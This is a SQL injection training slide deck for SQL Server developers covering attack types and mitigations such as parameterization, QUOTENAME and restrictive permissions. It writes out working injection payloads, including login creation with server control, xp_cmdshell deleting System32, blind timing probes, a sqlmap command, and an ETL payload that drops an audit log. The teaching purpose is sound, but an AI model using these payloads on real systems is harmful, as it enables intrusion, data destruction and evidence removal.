'-- sql injection

the old dog of data security

Photo credit: Fabian Gieske (Unsplash)

'-- the evergreen vulnerability

And although declining in recent years, it just won't go away.

- 6.7% of all vulnerabilities in open-source.
- 10% of all vulnerabilities in closed-source.

(2024)

'-- in the news

You may have heard about some of these fine companies?

- Sony Playstation Network
- Equifax
- Yahoo
- Epic Games / Fortnite
- SQL Server Reporting Services
- 7-Eleven
- Sony Pictures
- Marriott International
- TSA

The good news is, it's relatively easy to fix.

learning objectives

- What is a SQL injection
- What are the risks
- What to look for
- How to fix your code

so who am I?

'-- daniel hutmacher

sql server consultant
conference organizer
dog person

sqlsunday.com
daniel@strd.co
@dhma.ch
/in/danielhutmacher/

MVP
Microsoft
Most Valuable Professional

meet Ali

Ali

Sales rep of the year, 2024
Good boy

meet Ali

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

meet Ali

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


http


```
POST /login

username=ali
password=password123
```

meet Ali

Ali

Sales rep of the year, 2024
Good boy



http

```
POST /login

username=ali
password=password123
```

sql

```sql
SELECT UserName
FROM dbo.SalesAgents
WHERE UserName='ali'
  AND PasswordText='password123';
```

what is sql injection?

powershell

```
$email = "daniel@strd.co"

$sqlQuery = @"
    SELECT id, firstName, lastName
    FROM dbo.Users
    WHERE email='$email';
"@
```

sql

```
    SELECT id, firstName, lastName
    FROM dbo.Users
    WHERE email='daniel@strd.co';
```

what is sql injection?

powershell

```
$email = "daniel@strd.co' OR 1=1 --"

$sqlQuery = @"
    SELECT id, firstName, lastName
    FROM dbo.Users
    WHERE email='$email';
"@
```

sql

```
    SELECT id, firstName, lastName
    FROM dbo.Users
    WHERE email='daniel@strd.co' OR 1=1 --';
```

types of sql injection

types of sql injection

out-of-band attack

powershell

```
$email = "daniel@strd.co'; CREATE LOGIN legit WITH
PASSWORD='1234’; GRANT CONTROL SERVER TO legit; --"

$sqlQuery = @"
    SELECT id, firstName, lastName
    FROM dbo.Users
    WHERE email='$email';
"@
```

sql

```
    SELECT id, firstName, lastName
    FROM dbo.Users
    WHERE email='daniel@strd.co'; CREATE LOGIN legit WITH
PASSWORD='1234'; GRANT CONTROL SERVER TO legit; --';
```

types of sql injection

out-of-band attack

powershell

```
$email = "daniel@strd.co'; xp_cmdshell 'del
C:\Windows\System32\*'; --"

$sqlQuery = @"
    SELECT id, firstName, lastName
    FROM dbo.Users
    WHERE email='$email';
"@
```

sql

```
    SELECT id, firstName, lastName
    FROM dbo.Users
    WHERE email='daniel@strd.co'; xp_cmdshell 'del
C:\Windows\System32\*'; --';
```

types of sql injection

error-based injection

powershell

```
$email = "daniel@strd.co' OR 1=CAST(@@SERVERNAME AS int) --"

$sqlQuery = @"
    SELECT id, firstName, lastName
    FROM dbo.Users
    WHERE email='$email';
"@
```

sql

```
SELECT id, firstName, lastName
FROM dbo.Users
WHERE email='daniel@strd.co' OR 1=CAST(@@SERVERNAME AS int) --';
```

types of sql injection

error-based injection

powershell

```
$email = "daniel@strd.co' OR 1=CAST(@@SERVERNAME AS int) --"

$sqlQuery = @"
    SELECT id, firstName, lastName
    FROM dbo.Users
    WHERE email='$email';
"@
```

sql

```
SELECT id, firstName, lastName
FROM dbo.Users
WHERE email='daniel@strd.co' OR 1=CAST(@@SERVERNAME AS int) --';
```

```
Msg 245, Level 16, State 1, Line 1
Conversion failed when converting the nvarchar value 'SQL01' to
data type int.
```

types of sql injection

error-based injection

-- demo

```
Test-Injection.ps1
```

types of sql injection

blind injection

powershell

```
$email = "daniel@strd.co'; IF (SUSER_NAME()='sa') WAITFOR DELAY
'00:00:01'; --"

$sqlQuery = @"
    SELECT id, firstName, lastName
    FROM dbo.Users
    WHERE email='$email';
"@
```

sql

```
SELECT id, firstName, lastName
FROM dbo.Users
WHERE email='daniel@strd.co'; IF (SUSER_NAME()='sa') WAITFOR
DELAY '00:00:01'; --';
```

types of sql injection

blind injection

`sqlmap demo`

Daniels zsh

```
~/Desktop/sqlmap 👉 python3 sqlmap.py -u http://localhost:3000/login --data="username=hello&password=helloagain" --tables
--columns -dbms=MSSQL -D InjectionDemo
```

let's inject some sales

because we're worth it.

-- demo

```
Injection demo code.txt
```

dynamic sql

ETL frameworks can be vulnerable, too.

ID	Source_object	Dest_object	Dependency	TimestampColumn
1	Staging.Currencies	dbo.Currencies	NULL	Updated
2	Staging.CurrencyRates	dbo.Fx_Rates	1	Updated
3	Staging.Contracts	dbo.Contracts	2	Updated

dynamic sql

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sql

```sql
SELECT TOP (1) @sql='
    INSERT INTO '+Dest_object+'
    SELECT * FROM '+Source_object+'
    WHERE '+TimestampColumn+'>'+
       '(SELECT MAX('+TimestampColumn+') FROM '+Dest_object+');'
FROM Metadata.ETL_flows;

EXEC(@sql);
```

dynamic sql

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sql

```sql
SELECT TOP (1) @sql='
    INSERT INTO '+Dest_object+'
    SELECT * FROM '+Source_object+'
    WHERE '+TimestampColumn+'>'+
       '(SELECT MAX('+TimestampColumn+') FROM '+Dest_object+');'
FROM Metadata.ETL_flows;

EXEC(@sql);
```

sql

```sql
INSERT INTO dbo.Currencies
SELECT * FROM Staging.Currencies
WHERE Updated>(SELECT MAX(Updated) FROM dbo.Currencies);
```

dynamic sql

ETL frameworks can be vulnerable, too.

ID	Source_object	Dest_object	Dependency	TimestampColumn
1	Staging.Currencies	dbo.Currencies	NULL	1=0; DROP TABLE dbo.AuditLog; UPDATE Metadata.ETL_flows SET TimestampColumn='Updated'--
2	Staging.CurrencyRates	dbo.Fx_Rates	1	Updated
3	Staging.Contracts	dbo.Contracts	2	Updated

sql

```sql
INSERT INTO dbo.Currencies
SELECT * FROM Staging.Currencies
WHERE 1=0; DROP TABLE dbo.AuditLog; UPDATE Metadata.ETL_flows SET
TimestampColumn='Updated'-->(SELECT MAX(1=0; DROP TABLE
dbo.AuditLog; UPDATE Metadata.ETL_flows SET
TimestampColumn=''Updated''--
) FROM dbo.Currencies);
```

dynamic sql

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2	Staging.CurrencyRates	dbo.Fx_Rates	1	Updated
3	Staging.Contracts	dbo.Contracts	2	Updated

1. finish the INSERT:

sql

```sql
INSERT INTO dbo.Currencies
SELECT * FROM Staging.Currencies
WHERE 1=0;

DROP TABLE dbo.AuditLog;

UPDATE Metadata.ETL_flows SET TimestampColumn='Updated'-->(SELECT
MAX(1=0; DROP TABLE dbo.AuditLog; UPDATE Metadata.ETL_flows SET
TimestampColumn=''Updated''--
) FROM dbo.Currencies);
```

dynamic sql

ETL frameworks can be vulnerable, too.

ID	Source_object	Dest_object	Dependency	TimestampColumn
1	Staging.Currencies	dbo.Currencies	NULL	1=0; DROP TABLE dbo.AuditLog; UPDATE Metadata.ETL_flows SET TimestampColumn='Updated'--
2	Staging.CurrencyRates	dbo.Fx_Rates	1	Updated
3	Staging.Contracts	dbo.Contracts	2	Updated

1. finish the INSERT:

2. do bad things:

sql

```sql
INSERT INTO dbo.Currencies
SELECT * FROM Staging.Currencies
WHERE 1=0;

DROP TABLE dbo.AuditLog;

UPDATE Metadata.ETL_flows SET TimestampColumn='Updated'-->(SELECT
MAX(1=0; DROP TABLE dbo.AuditLog; UPDATE Metadata.ETL_flows SET
TimestampColumn=''Updated''--
) FROM dbo.Currencies);
```

dynamic sql

ETL frameworks can be vulnerable, too.

ID	Source_object	Dest_object	Dependency	TimestampColumn
1	Staging.Currencies	dbo.Currencies	NULL	1=0; DROP TABLE dbo.AuditLog; UPDATE Metadata.ETL_flows SET TimestampColumn='Updated'--
2	Staging.CurrencyRates	dbo.Fx_Rates	1	Updated
3	Staging.Contracts	dbo.Contracts	2	Updated

1. finish the INSERT:

2. do bad things:

3. remove evidence:

sql

```sql
INSERT INTO dbo.Currencies
SELECT * FROM Staging.Currencies
WHERE 1=0;

DROP TABLE dbo.AuditLog;

UPDATE Metadata.ETL_flows SET TimestampColumn='Updated'-->(SELECT
MAX(1=0; DROP TABLE dbo.AuditLog; UPDATE Metadata.ETL_flows SET
TimestampColumn=''Updated''--
) FROM dbo.Currencies);
```

but wait, there's more:

connection string injection

connection string injection

powershell

```
$username = "daniel"
$password = "Pa$$w0rd!"

$connectionString = "Server=sql01.strd.co;Database=Prod_DB;User
Id=$username;Password=$password;"
```

connection string

```
Server=sql01.strd.co;Database=Prod_DB;User
Id=daniel;Password=Pa$$w0rd!;
```

connection string injection

powershell

```
$username = "daniel"
$password = "Pa$$w0rd!;Integrated Security=True"

$connectionString = "Server=sql01.strd.co;Database=Prod_DB;User
Id=$username;Password=$password;"
```

connection string

```
Server=sql01.strd.co;Database=Prod_DB;User
Id=daniel;Password=Pa$$w0rd!;Integrated Security=True;
```

'-- mitigations

- Parameterizing inputs
- Manually sanitizing inputs
- Using an ORM
- Using stored procedures
- Restrictive permissions
- Disabling error messages on web sites
- Web application firewalls (WAF)
- Rate-limit your web app or API

mitigations

parameterizing inputs

```c#
string query = "SELECT id, firstName, lastName FROM dbo.Users
WHERE email = @Email";

Command command = new SqlCommand(query, connection)

command.Parameters.Add(
    new SqlParameter("@Email", SqlDbType.NVarChar) {
        Value = email
    }
);
```

mitigations

parameterizing dynamic t-sql

sql

```sql
SET @sql=N'
    UPDATE dbo.Users
    SET firstName=@first, lastName=@last
    WHERE email=@email;'

EXECUTE sys.sp_executesql
    @sql,
    @params = N'@first nvarchar(100), @last nvarchar(100), @email varchar(255)',
    @first = @new_firstname,
    @last = @new_lastname,
    @email = @email;
```

mitigations

use an ORM

using parameterized SQL
(EF Core 2.0+)

c#

```
var email = "daniel@strd.co";

var users = context.Users
    .FromSqlInterpolated($"SELECT id, firstName, lastName FROM
dbo.Users WHERE email = {email}")
    .ToList();
```

using DbSet.SqlQuery
(EF6+)

c#

```
var email = "daniel@strd.co";

var users = context.Users
    .SqlQuery("SELECT id, firstName, lastName FROM dbo.Users
WHERE email = @p0", email)
    .ToList();
```

mitigations

sanitizing dynamic sql

ID	Source_object	Dest_object	Dependency	TimestampColumn
1	Staging.Currencies	dbo.Currencies	NULL	Updated
2	Staging.CurrencyRates	dbo.Fx_Rates	1	Updated
3	Staging.Contracts	dbo.Contracts	2	Updated

sql

```sql
SELECT TOP (1) @sql='
    INSERT INTO '+Dest_object+'
    SELECT * FROM '+Source_object+'
    WHERE '+QUOTENAME(TimestampColumn)+'>'+
       '(SELECT MAX('+QUOTENAME(TimestampColumn)+') FROM
'+Dest_object+');'
FROM Metadata.ETL_flows;

EXEC(@sql);
```

sql

```sql
INSERT INTO dbo.Currencies
SELECT * FROM Staging.Currencies
WHERE [Updated]>(SELECT MAX([Updated]) FROM dbo.Currencies);
```

mitigations

sanitizing dynamic sql

I ❤️ QUOTENAME()

sql

```sql
SELECT QUOTENAME('hello');
SELECT QUOTENAME('object', '[');
SELECT QUOTENAME('quote', '"');
SELECT QUOTENAME('apostrophe', '''');
```

```
[hello]
[object]
"quote"
'apostrophe'
```

mitigations

sanitizing dynamic sql

- OBJECT_ID() returns the unique id of a table/view/etc.
- OBJECT_NAME() returns the name of an object.
- OBJECT_SCHEMA_NAME returns the name of the schema of an object.
- QUOTENAME quotes (and sanitizes) a string.

sql

```sql
-- DECLARE @Source_object nvarchar(100)='Staging.Currencies';

SELECT
    QUOTENAME(OBJECT_SCHEMA_NAME(OBJECT_ID(@Source_object)))+
    N'.'+
    QUOTENAME(OBJECT_NAME(OBJECT_ID(@Source_object)));
```

```
[Staging].[Currencies]
```

mitigations

sanitizing inputs

powershell

```
$email = "daniel@strd.co'; IF (SUSER_NAME()='sa') WAITFOR DELAY
'00:00:01'; --"

$email_escaped = $email -replace "'", "''"

$sqlQuery = @"
SELECT id, firstName, lastName
FROM dbo.Users
WHERE email='$email_escaped';
"@
```

sql

```
SELECT id, firstName, lastName
FROM dbo.Users
WHERE email='daniel@strd.co''; IF (SUSER_NAME()=''sa'') WAITFOR
DELAY ''00:00:01''; --';
```

mitigations

sanitizing inputs

powershell

```
$id = "123; DROP TABLE dbo.Students--"

$id_escaped = [int]$id

$sqlQuery = @"
SELECT id, firstName, lastName
FROM dbo.Users
WHERE id=$id_escaped;
"@
```

```
InvalidArgument: Cannot convert value "123; DROP TABLE
dbo.Students--" to type "System.Int32". Error: "The input string
'123; DROP TABLE dbo.Students--' was not in a correct format."
```

mitigations

sanitizing inputs

- There are theorized highly advanced exploits, where you could use specially crafted unicode strings with multi-byte characters.
- This is the only realistic option for languages where no parameterization can be done, like PowerShell.

mitigations

stored procedures with restrictive permissions

- Only grant the application account EXECUTE permissions on stored procedures
- Do not grant SELECT, UPDATE, INSERT or DELETE

🖐 This is not a sufficient mitigation on its own, but a good defense-in-depth strategy when combined with other mitigations.

mitigations

stored procedures with restrictive permissions

- If you're brave enough, actually denying access to the system DMVs would prevent enumeration of tables, views, etc, but this could affect your application.

🖐 This is not a sufficient mitigation on its own, but a good defense-in-depth strategy when combined with other mitigations.

sql

```sql
DENY SELECT ON SCHEMA::sys TO [databaseUser];

DENY SELECT ON SCHEMA::INFORMATION_SCHEMA TO [databaseUser];
```

mitigations

disabling web server error messages

- Not showing error messages on your web page makes it much harder for attackers to use error-based injections

🖐️ This is not a sufficient mitigation on its own, but a good defense-in-depth strategy when combined with other mitigations.

mitigations

web application firewalls

- A web application firewall (WAF) can detect sql injection patterns and block the client from running repetitive exploratory queries.

🖐 This is not a sufficient mitigation on its own, but a good defense-in-depth strategy when combined with other mitigations.

mitigations

rate limiting

- Timing-based attacks require *a lot* of http calls. Rate limiting your site may mitigate timing-based attacks, but is not a fully secure solution on its own.

🖐 This is not a sufficient mitigation on its own, but a good defense-in-depth strategy when combined with other mitigations.

mitigations

sanitize connection strings

- Quote strings with apostrophes or double quotes
- Escape apostrophes/quotes accordingly


Not a very common vector, but relatively easy to mitigate.

```
Server=sql01.strd.co;Database=Prod_DB;User
Id=daniel;Password=Pa$$w0rd!;Integrated Security=True;
```

connection string

```
Server="sql01.strd.co";Database="Prod_DB";User
Id="daniel";Password="Pa$$w0rd!;Integrated Security=True";
```

the "swiss cheese model"



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

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

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

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



the "swiss cheese model"



mitigations

✅ = Complete mitigation
✓ = Partial mitigation

	Parameterized inputs	ORM	QUOTENAME	Sanitizing inputs	Restricted permissions	Disabling error messages	Web Application Firewall	Rate limiting
Out-of-band injections	✅	✅		✅	✅			
Error-based injections	✅	✅		✅	✓	✅	✓	✓
Blind injections	✅	✅		✅	✓		✓	✓
Escaping dynamic SQL			✅	✅	✓			
Connection string injection	✅*			✅				

← defense in depth →

'-- questions?

'-- thank you

contact

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slides and demos

github.com/sqlsunday/presentations
github.com/sqlsunday/injection-demo

Photo credit: Fabian Gieske (Unsplash)